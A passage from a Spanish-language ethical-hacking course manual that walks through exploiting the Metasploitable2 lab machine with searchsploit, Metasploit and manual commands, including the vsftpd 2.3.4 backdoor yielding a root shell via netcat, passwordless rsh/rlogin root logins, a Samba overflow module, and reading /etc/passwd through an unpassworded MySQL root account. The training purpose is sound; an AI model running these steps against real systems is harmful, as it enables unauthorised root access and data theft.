|               https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|               http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|               https://www.securityfocus.com/bid/48539
| sslv2-drown:
22/tcp    open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
25/tcp    open  smtp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|   The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use anonymous
|           Diffie-Hellman key exchange only provide protection against passive

```

Imagen 7-3. Parte de las vulnerabilidades detectadas por Nmap

El listado completo e información detallada sobre las categorías y scripts NSE, se encuentran en la siguiente página.

<https://nmap.org/nsedoc/>



Video del Webinar Gratuito: "Nmap Scripting Engine"

<http://www.reydes.com/d/?q=videos#wgnse>



8. Explotar el Objeto

Luego de haber descubierto las vulnerabilidades en los hosts o red objetivo, es momento de intentar explotarlas. La fase de explotación algunas veces finaliza el proceso de la Prueba de Penetración, pero esto depende del contrato, pues existen situaciones donde se debe ingresar de manera más profunda en la red objetivo, esto con el propósito de expandir el ataque por toda la red y ganar todos los privilegios posibles.

Este y otros temas se incluyen en los siguientes cursos:



Curso de Metasploit Framework: http://www.reydes.com/d/?q=Curso_de_Metasploit_Framework
Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

8.1 Repositorios con Exploits

Todos los días se reportan diversos tipos de vulnerabilidades, pero en la actualidad solo una pequeña parte de ellas son expuestas o publicadas de manera gratuita. Algunos de estos “exploits”, puede ser descargados desde sitios webs donde se mantienen repositorios de ellos. Algunas de estas páginas se detallan a continuación.

- Exploit DataBase by Offensive Security: <https://www.exploit-db.com/>
- Oday.today: <https://0day.today/>
- Packet Storm: <https://packetstormsecurity.com/files/tags/exploit/>
- Vulnerability & Exploit Database: <https://www.rapid7.com/db>
- SecurityFocus: <https://www.securityfocus.com/vulnerabilities>
- VulDB: <https://vuldb.com/>
- Exploit Database: <https://cxsecurity.com/exploit/>

Kali Linux mantiene un repositorio local de exploits de “Exploit-DB”. Esta base de datos local tiene un script de nombre “searchsploit”, el cual permite realizar búsquedas dentro de esta base de datos local.



```
# searchsploit -h  
# searchsploit vsftpd
```




Imagen 8-1. Resultados obtenidos al realizar una búsqueda con el script “searchsploit”

Todos los exploits contenidos en este repositorio local está adecuadamente ordenados e identificados. Para leer o visualizar el archivo “/unix/remote/17491.rb”, se pueden utilizar los siguientes comando.

```
# cd /usr/share/exploitdb/  
# ls  
# cd platforms/unix/remote  
# less 17491.rb
```



8.2 Metasploit Framework

<https://github.com/rapid7/metasploit-framework>

Metasploit Framework (MSF) es más que únicamente una colección de exploits. Es una infraestructura la cual puede ser construida y utilizada para necesidades propias. Esto permite concentrarse en un único entorno, y no reinventar la rueda. MSF es considerado como una de las más sencillas y útiles herramientas para auditorías, actualmente disponible libremente para los profesionales en seguridad. Incluye una amplio arreglo de exploits con grado comercial, y un amplio entorno para el desarrollo de exploits, permite utilizar herramientas para capturar información, como herramientas para la fase posterior a la explotación. Eso hace a MSF un entorno verdaderamente impresionante.

La consola de Metasploit Framework

La consola de Metasploit (msfconsole) es principalmente utilizado para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su propósito esencial es la explotación. Esta herramienta permite conectarse hacia objetivo de tal manera se puedan ejecutar los exploits contra este.

Dado el hecho Metasploit Framework utiliza PostgreSQL como su Base de Datos, esta debe ser iniciada primero, para luego iniciar la consola de Metasploit Framework.

```
# service postgresql start
```

Para verificar que el servicio se ha iniciado correctamente se debe ejecutar el siguiente comando.

```
# netstat -tna | grep 5432
```

Para mostrar la ayuda Metasploit Framework.

```
# msfconsole -h  
# msfconsole
```



Algunos de los comandos útiles para interactuar con la consola son:

```
msf > help  
msf > search [Nombre Módulo]  
msf > use [Nombre Módulo]  
msf > set [Nombre Opción] [Nombre Módulo]  
msf > exploit  
msf > run  
msf > exit
```




Imagen 8-2. Consola de Metasploit Framework

En el siguiente ejemplo se detalla el uso del módulo auxiliar “SMB User Enumeration (SAM



EnumUsers)". El cual permite determinar cuales son los usuarios locales existentes mediante el servicio SAM RPC.

```
msf > search type:auxiliary smb
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > info
msf auxiliary(smb_enumusers) > show options
msf auxiliary(smb_enumusers) > set RHOSTS [Dirección IP]
msf auxiliary(smb_enumusers) > exploit
```

```
root@kali:~# msf5 auxiliary(scanner/smb/smb_enumusers) >
msf5 auxiliary(scanner/smb/smb_enumusers) > show options
Module options (auxiliary/scanner/smb/smb_enumusers):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      yes           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SMBDomain   .             no        The Windows domain to use for authentication
SMBPass     .             no        The password for the specified username
SMBUser     .             no        The username to authenticate as
THREADS     1             yes       The number of concurrent threads (max one per host)

Description:
Determine what local users exist via the SAM RPC service

[*] msf5 auxiliary(scanner/smb/smb_enumusers) >
[*] msf5 auxiliary(scanner/smb/smb_enumusers) > run
[*] msf5 auxiliary(scanner/smb/smb_enumusers) >
```

Imagen 8-3. Lista de usuarios obtenidos con el módulo auxiliar smb_enumusers



Video del Webinar Gratuito: "Metasploit Framework"
http://www.reydes.com/d/?q=videos_2016#wgmsf



Video del Webinar Gratuito: "Tomar Control de un Servidor con Armitage"
<http://www.reydes.com/d/?q=videos#wgtcsa>

8.3 Interacción con Meterpreter

Meterpreter es un Payload o carga útil avanzada, dinámico y ampliable, el cual utiliza actores de inyección DLL en memoria ,y se expande sobre la red en tiempo de ejecución. Este se comunica sobre un actor socket y proporciona una completa interfaz Ruby en el lado del cliente.

Una vez obtenido acceso hacia objetivo de evaluación, se puede utilizar Meterpreter para entregar Payloads (Cargas Útiles). Se utiliza MSFCONSOLE para manejar las sesiones, mientras Meterpreter es la carga actual y tiene el deber de realizar la explotación.

Algunos de los comando comúnmente utilizados con Meterpreter son:

```
meterpreter > help  
meterpreter > background  
meterpreter > download  
meterpreter > upload  
meterpreter > execute  
meterpreter > shell  
meterpreter > session
```

8.4 Explotar Vulnerabilidades de Metasploitable2

Vulnerabilidad



vsftpd Smiley Face Backdoor

<https://www.exploit-db.com/exploits/17491/>

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Análisis

La versión de vsftpd en funcionamiento en el sistema remoto ha sido compilado con una puerta trasera. Al intentar autenticarse con un nombre de usuario conteniendo un :) (Carita sonriente) ejecuta una puerta trasera, el cual genera una shell atendiendo en el puerto TCP 6200. El shell detiene su atención después de que el cliente se conecta y desconecta.

Un atacante remoto sin autenticación puede explotar esta vulnerabilidad para ejecutar código arbitrario como root.

```
root@kali:~# ftp 192.168.0.58
Connected to 192.168.0.58.
220 (vsFTPD 2.3.4)
Name (192.168.0.58:root): usuario:)
331 Please specify the password.
Password:
^Z
[3]+ Stopped                  ftp 192.168.0.58
root@kali:~# bg 3
[3]+ ftp 192.168.0.58 &
root@kali:~# nc -nvv 192.168.0.58 6200
(UNKNOWN) [192.168.0.58] 6200 (?) open
id
uid=0(root) gid=0(root)
```

Vulnerabilidad

Samba NDR MS-RPC Request Heap-Based Remote Buffer Overflow

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2007-2446

<https://www.rapid7.com/db/vulnerabilities/cifs-samba-ms-rpc-bof>

Análisis

Esta versión del servidor Samba instalado en el host remoto está afectado por varias vulnerabilidades de desbordamiento de pila, el cual puede ser explotado remotamente para ejecutar código con los privilegios del demonio Samba.



```
root@kali:~# /etc/init.d/postgresql start
root@kali:~# msfconsole
msf > search lsa_io_privilege_set Heap
Matching Modules
=====
Name           Disclosure Date  Rank      Description
-----          -----        -----      -----
auxiliary/dos/samba/lsa_addprivs_heap          normal   Samba
lsio_privilege_set Heap Overflow

msf > use auxiliary/dos/samba/lsa_addprivs_heap
msf auxiliary(lsa_addprivs_heap) > show options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):
=====
Name      Current Setting  Required  Description
-----      -----        -----      -----
RHOST                yes        The target address
RPORT      445            yes        Set the SMB service port
SMBPIPE    LSARPC         yes        The pipe name to use

msf auxiliary(lsa_addprivs_heap) > set RHOST 192.168.0.58
RHOST => 192.168.0.58
msf auxiliary(lsa_addprivs_heap) > exploit

[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.0.58[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.0.58[\lsarpc] ...
[*] Calling the vulnerable function...
[-] Auxiliary triggered a timeout exception
[*] Auxiliary module execution completed
msf auxiliary(lsa_addprivs_heap) > exploit
```

Vulnerabilidad

rsh Unauthenticated Acces (via finger information)



https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2012-6392

Análisis

Utilizando nombres de usuario comunes como también nombres de usuarios reportados por "finger". Es posible autenticarse mediante rsh. Ya sea las cuentas no están protegidas con contraseñas o los archivos ~/.rhosts o están configuradas adecuadamente.

Esta vulnerabilidad está confirmada de existir para Cisco Prime LAN Management Solution, pero puede estar presente en cualquier host que no este configurado de manera segura.

```
root@kali:~# rsh -l root [Dirección IP] /bin/bash
w
 22:42:00 up 1:30,  2 users,  load average: 0.04, 0.02, 0.00
USER     TTY      FROM             LOGIN@    IDLE    JCPU   PCPU WHAT
msfadmin  tty1     -          21:13    1:19    7.01s  0.02s /bin/login --
root     pts/0     :0.0          21:11    1:30    0.00s  0.00s -bash
id
uid=0(root) gid=0(root) groups=0(root)
```

Vulnerabilidad

VNC Server 'password' Password

Análisis

El servidor VNC funcionando en el host remoto está asegurado con una contraseña muy débil. Es posible autenticarse utilizando la contraseña 'password'. Un atacante remoto sin autenticar puede explotar esto para tomar control del sistema.




Imagen 8-6. Conexión mediante VNC a Metasploitable2, utilizando una contraseña débil

```
root@kali:~# vncviewer [Dirección IP]
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
```



Vulnerabilidad

MySQL Unpassworded Account Check

Análisis

Es posible conectarse a la base de datos MySQL remota utilizando una cuenta sin contraseña. Esto puede permitir a un atacante a lanzar ataques contra la base de datos.

Utilizando Metasploit Framework:

```
msf > search type:auxiliary mysql_sql
Matching Modules
=====
Name          Disclosure Date  Rank      Description
-----
auxiliary/admin/mysql/mysql_sql           normal  MySQL SQL Generic
Query

msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):
=====
Name      Current Setting  Required  Description
-----  -----
PASSWORD          no        The password for the specified
username
RHOST            yes       The target address
RPORT            3306      yes       The target port
SQL              select version() yes       The SQL to execute.
USERNAME         no        The username to authenticate as

msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST [Dirección IP]
RHOST => 192.168.0.58
msf auxiliary(mysql_sql) > set SQL select load_file('/etc/passwd')
SQL => select load_file('/etc/passwd')
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select load_file('/etc/passwd')'...
[*] | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```



```

sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
|
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >

```

Manualmente:

```

root@kali:~# mysql -h [Dirección IP] -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

```



```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
Mysql [(none)]> show databases;
```

```
+-----+  
| Database |  
+-----+  
| information_schema |  
| dvwa |  
| metasploit |  
| mysql |  
| owasp10 |  
| tikiwiki |  
| tikiwiki195 |  
+-----+  
7 rows in set (0.00 sec)
```

```
mysql> use information_schema
```

```
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
mysql> show tables;
```

```
+-----+  
| Tables_in_information_schema |  
+-----+  
| CHARACTER_SETS  
| COLLATIONS  
| COLLATION_CHARACTER_SET_APPLICABILITY  
| COLUMNS  
| COLUMN_PRIVILEGES  
| KEY_COLUMN_USAGE  
| PROFILING  
| ROUTINES  
| SCHEMATA  
| SCHEMA_PRIVILEGES  
| STATISTICS  
| TABLES  
| TABLE_CONSTRAINTS  
| TABLE_PRIVILEGES  
| TRIGGERS  
| USER_PRIVILEGES  
| VIEWS  
+-----+  
17 rows in set (0.00 sec)
```



Vulnerabilidad

rlogin Service Detection

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651

Análisis

El host remoto está ejecutando el servicio 'rlogin'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rlogin es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
root@kali:~# rlogin -l root [Dirección IP]
Last login: Thu Jul 11 21:11:40 EDT 2013 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Vulnerabilidad

rsh Service Detection

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651



Análisis

El host remoto está ejecutando el servicio 'rsh'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rsh es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
msf> search type:auxiliary rsh_login
Matching Modules
=====
Name          Rank      Description
-----        -----
auxiliary/scanner/rservices/rsh_login    normal    rsh Authentication Scanner

msf> use auxiliary/scanner/rservices/rsh_login
msf auxiliary(rsh_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.1.58
msf auxiliary(rsh_login) > set USER_FILE
/opt/metasploit/apps/pro/msf3/data/wordlists/rservices_from_users.txt
USER_FILE =>
/opt/metasploit/apps/pro/msf3/data/wordlists/rservices_from_users.txt
msf auxiliary(rsh_login) > run
[*] 192.168.0.58:514      - 192.168.0.58:514 - Starting rsh sweep
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username
'root' from 'root'
[+] 192.168.0.58:514      - 192.168.0.58:514, rsh 'root' from 'root' with no
password.
[!] 192.168.0.58:514      - *** auxiliary/scanner/rservices/rsh_login is still
calling the deprecated report_auth_info method! This needs to be updated!
[!] 192.168.0.58:514      - *** For detailed information about LoginScanners
and the Credentials objects see:
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-
framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-
framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] 192.168.0.58:514      - *** For examples of modules converted to just
```



```
report credentials without report_auth_info, see:  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/pull/5376  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/pull/5377  
[*] Command shell session 1 opened (192.168.0.78:1023 -> 192.168.0.58:514) at  
2020-07-13 11:18:57 -0500  
[*] 192.168.0.58:514      -      192.168.0.58:514 - Attempting rsh with username  
'daemon' from 'root'  
[+] 192.168.0.58:514      -      192.168.0.58:514, rsh 'daemon' from 'root' with no  
password.  
[!] 192.168.0.58:514      -      *** auxiliary/scanner/rservices/rsh_login is still  
calling the deprecated report_auth_info method! This needs to be updated!  
[!] 192.168.0.58:514      -      *** For detailed information about LoginScanners  
and the Credentials objects see:  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/wiki/Creating-Metasploit-Framework-LoginScanners  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/wiki/How-to-write-a-HTTP-LoginScanner-Module  
[!] 192.168.0.58:514      -      *** For examples of modules converted to just  
report credentials without report_auth_info, see:  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/pull/5376  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/pull/5377  
[*] Command shell session 2 opened (192.168.0.78:1023 -> 192.168.0.58:514) at  
2020-07-13 11:18:57 -0500  
[*] 192.168.0.58:514      -      192.168.0.58:514 - Attempting rsh with username  
'bin' from 'root'  
[+] 192.168.0.58:514      -      192.168.0.58:514, rsh 'bin' from 'root' with no  
password.  
[!] 192.168.0.58:514      -      *** auxiliary/scanner/rservices/rsh_login is still  
calling the deprecated report_auth_info method! This needs to be updated!  
[!] 192.168.0.58:514      -      *** For detailed information about LoginScanners  
and the Credentials objects see:  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/wiki/Creating-Metasploit-Framework-LoginScanners  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/wiki/How-to-write-a-HTTP-LoginScanner-Module  
[!] 192.168.0.58:514      -      *** For examples of modules converted to just  
report credentials without report_auth_info, see:  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/pull/5376  
[!] 192.168.0.58:514      -      https://github.com/rapid7/metasploit-  
framework/pull/5377  
[*] Command shell session 3 opened (192.168.0.78:1023 -> 192.168.0.58:514) at  
2020-07-13 11:18:58 -0500  
[*] 192.168.0.58:514      -      192.168.0.58:514 - Attempting rsh with username  
'nobody' from 'root'  
[+] 192.168.0.58:514      -      192.168.0.58:514, rsh 'nobody' from 'root' with no
```



```
password.  
[!] 192.168.0.58:514      - *** auxiliary/scanner/rservices/rsh_login is still  
calling the deprecated report_auth_info method! This needs to be updated!  
[!] 192.168.0.58:514      - *** For detailed information about LoginScanners  
and the Credentials objects see:  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/wiki/Creating-Metasploit-Framework-LoginScanners  
